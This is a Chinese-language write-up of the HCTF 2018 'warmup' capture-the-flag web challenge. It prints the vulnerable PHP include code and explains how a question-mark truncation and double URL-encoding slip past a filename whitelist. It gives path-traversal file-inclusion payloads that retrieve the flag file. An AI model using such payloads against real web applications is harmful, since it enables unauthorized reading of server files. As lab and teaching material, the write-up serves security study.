HCTF-2018-Web-warmup WriteUp

原创

Ephemerally 于 2020-06-04 19:00:19 发布 357 收藏 1

分类专栏： Web 文章标签： php web

0x01 题目环境

题目环境在CTFhub上，在下方链接搜索`warmup`即可。

```
https://www.ctfhub.com/#/challenge
```

打开环境，只发现了一张滑稽图。如下

我们看一眼源码，并没有发现什么有用的信息，但是这一行有点问题。

```
<!doctype html>
<html lang="en">
▼<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
  </head>
▼<body>
••• <!--source.php--> == $0
    <br>
    <img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg">
  </body>
</html>
```


0x02 代码审计

我们尝试访问一下这个东西，然后发现这是一道代码审计题。

```
http://challenge-73ef6a42b59996b3.sandbox.ctfhub.com:10080/?file=source.php
```

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

那接下来就是对代码进行分析。
我们先跳过上面的`checkFile()`函数，看下面的判断。


```php
    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
```

```
1.$_REQUEST['file']不为空，!empty($_REQUEST['file']返回true;
2.$_REQUEST['file']是字符串，is_string($_REQUEST['file']返回true;
3.emmm::checkFile($_REQUEST['file']返回true.
4.上述三个条件都满足时，会执行include()函数，这是一个文件包含漏洞，具体后面再说。
有一个条件不满足时，则显示一张图片，就是上文中的滑稽图。而对于第一第二个条件十分容易满足，因此我们重点分析放在第三个条件上。
```

在这个`checkFile()`函数中，将传入的参数`'file'`赋值给了`$page`。

```php
$whitelist = ["source"=>"source.php","hint"=>"hint.php"];
```

这行是定义了一个白名单，含有`"source.php""hint.php"`两个元素。
`source.php`上文中已经访问过，我们再访问一下`hint.php`。



flag not here, and flag in ffffllllaaaagggg

这里有一个关键信息就是flag存储在`ffffllllaaaagggg`中，因为这道题涉及到文件包含，我们不妨假设这是一个文件名，需要利用文件包含漏洞打开。

```php
if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }
```

这一段也好理解，当`$page`不存在或者`$page`不是字符串时，打印`"you can't see it"`并返回`false`。由于我们需要返回`true`，因此这个条件容易满足。

```php
if (in_array($page, $whitelist)) {
                return true;
            }
```

这一段是白名单验证，检查`$whitelist`中是否含有`$page`。而验证十分容易，我们访问这两个文件时已经利用过了。

```php
$_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
```

这一段代码中牵扯到两个函数`mb_substr`和`mb_strpos`。不熟悉的话可以查看下方链接。

```
https://www.php.net/manual/zh/function.mb-substr.php
https://www.php.net/manual/zh/function.mb-strpos.php
```

经过分析，我们可以发现这段代码的作用是截取`$page`中到第一个`?`之前的内容。
而下面一段代码上文出现过一次，是对截取之后的内容进行白名单验证。

```
$_page = urldecode($page);
```

这一行是对`$page`进行URL decode，然后再经过一次截取，截取之后进行白名单验证。
到此我们分析完了`checkFile()`函数，其中有多处可以返回`true`值，而如何构造`payload`我们还要看`include()`函数。

0x03 构造payload

如果flag包含`fffflllaaaagggg`中的话，我们并不能确定这个文件的具体位置，但是我们可以通过找到它的相对位置来访问它。即构造`../`来完成。
因此我们的payload可以是这种形式:

```
$page=source.php../fffflllaaaagggg
```

我们先不考虑这样是否能够找到`fffflllaaaagggg`，我们先看这样的`payload`能否经过`checkFile()`函数的验证。
第一个`if`成功绕过，第二个返回`false`，截取不变，第三个`if`返回`false`，URL解码不变，截取不变，第四个`if`返回`false`，最终返回`false`。因此这样并不行。
那么我们就考虑截取的那一段代码，它会返回`?`前的内容,如果我们构造一个这样的`payload`：


```
$page=source.php?../fffflllaaaagggg
```

第一个`if`成功绕过，第二个返回`false`，截取后变成

```
$_page=source.php
```

第三个`if`返回`true`，跳出函数。因此这样的`payload`是可以满足`checkFile()`函数的验证的。
然后我们再考虑文件包含的问题，而这个我们只要通过不断尝试就能发现这样是可行的。

```
$page=source.php?../../../../../fffflllaaaagggg
```



ctfhub{33cb121c878c106b7049f3120ccd0a717e64d480}

当然`payload`的形式有很多种，比如将`source.php`换成`hint.php`。此外，还有关于代码种URL解码那一段，可能有人会有疑问为什么没有用到。当然这段代码不是没有用的，当我们构造这样的`payload`时，就会用到。

```
$page=source.php%3f../../../../../fffflllaaaagggg
```

因为`%3f`经过一次解码就是`?`。不过考虑到可能环境的不同，有上传经过服务器时服务器会自动进行一次解码，因此构造这样的`payload`也是有的。

```
$page=source.php%253f../../../../../fffflllaaaagggg
```

`%253f`经过一次解码是`%3f`。这可能会因为不同的操作系统而不同，具体通过尝试就可以知道。